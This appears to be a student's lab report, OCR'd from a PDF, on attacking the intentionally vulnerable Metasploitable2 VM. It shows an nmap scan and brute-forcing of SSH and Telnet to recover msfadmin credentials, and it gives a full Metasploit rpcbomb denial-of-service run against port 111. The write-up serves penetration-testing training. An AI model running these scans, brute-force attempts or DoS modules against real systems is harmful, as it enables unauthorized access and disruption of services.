
Class 16 - 14/09/2023


Task - Exploit 3 more vulnerabilities on Metasploitable2

First i created a folder and a file in that folder in which i will save the results. Then i performed the version specific nmap scan and saved the results in that file:



1. Exploiting port 22 → SSH

The nmap scan gave me the open ports and i chose port 22. Then i search the port




```
Starting Nmap 7.94 ( https://nmap.org ) at 2023-09-14 23:06 IST
Nmap scan report for 192.168.1.6
Host is up (0.00016s latency).
Not shown: 988 closed tcp ports (reset)
PORT    STATE SERVICE     VERSION
21/tcp  open  ftp         vsftpd 2.3.4
22/tcp  open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp  open  telnet      Linux telnetd
25/tcp  open  smtp        Postfix smtpd
53/tcp  open  domain      ISC BIND 9.4.2
80/tcp  open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp open  rpcbind     2 (RPC #100000)
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp open  exec        netkit-rsh rexecd
513/tcp open  login
514/tcp open  tcpwrapped
MAC Address: 08:00:27:50:2E:0E (Oracle VirtualBox virtual NIC)
Service Info: Host:  metasploitable.localdomain; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.93 seconds
msf6 > search ssh

Matching Modules
================

   #   Name                                                  Disclosure Date  Rank       Che
ck  Description
   -   ----                                                  ---------------  ----       ---
--  -----------
   0   exploit/linux/http/alienvault_exec                    2017-01-31       excellent  Yes
    AlienVault OSSIM/USM Remote Code Execution
   1   auxiliary/scanner/ssh/apache_karaf_command_execution  2016-02-09       normal     No
    Apache Karaf Default Credentials Command Execution
   2   auxiliary/scanner/ssh/karaf_login                                      normal     No
    Apache Karaf Login Utility
   3   exploit/apple_ios/ssh/cydia_default_ssh               2007-07-02       excellent  No
    Apple iOS Default SSH Password Vulnerability
   4   exploit/unix/ssh/arista_tacplus_shell                 2020-02-02       great      Yes
    Arista restricted shell escape (with privesc)
   5   exploit/unix/ssh/array_vxag_vapv_privkey_privesc      2014-02-03       excellent  No
    Array Networks vAPV and vxAG Private Key Privilege Escalation Code Execution
   6   exploit/linux/ssh/ceragon_fibeair_known_privkey       2015-04-01       excellent  No
    Ceragon FibeAir IP-10 SSH Private Key Exposure
   7   auxiliary/scanner/ssh/cerberus_sftp_enumusers         2014-05-27       normal     No
    Cerberus FTP Server SFTP Username Enumeration
   8   auxiliary/dos/cisco/cisco_7937g_dos                   2020-06-02       normal     No
    Cisco 7937G Denial-of-Service Attack
```


Then I set the rhost as the target ip and launched a brute force attack to get the login credentials:




The result is:


Login credentials: msfadmin:msfadmin

2. Exploiting port 23 → Telnet

I did a hydra scan and got the same credentials for the port 23 Telnet:




Then using the credentials i logged in and gained the access of all the files for the user using this port



3. Exploiting Port 111 → rpcbind

Here i searched for the options and put the target ip as RHOSTS and started the exploitation:


msf6 > search rpcbind
Matching Modules
Name Disclosure Date Rank Check Description
0 auxiliary/dos/rpc/rpcbomb normal No RPC DoS targeting *nix rpcbind/libtirpc
Interact with a module by name or index. For example info 0, use 0 or use auxiliary/dos/rpc/rpcbomb
msf6 > use 0
msf6 auxiliary(dos/rpc/rpcbomb) > show options
Module options (auxiliary/dos/rpc/rpcbomb):
Name Current Setting Required Description
ALLOCSIZE 1000000 yes Number of bytes to allocate
BATCHSIZE 256 yes The number of hosts to probe in each set
COUNT 1000000 no Number of intervals to loop
RHOSTS yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT 111 yes The target port (UDP)
THREADS 10 yes The number of concurrent threads
View the full module info with the info, or info -d command.
msf6 auxiliary(dos/rpc/rpcbomb) > set RHOSTS 192.168.1.6
RHOSTS ⇒ 192.168.1.6
msf6 auxiliary(dos/rpc/rpcbomb) > run
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed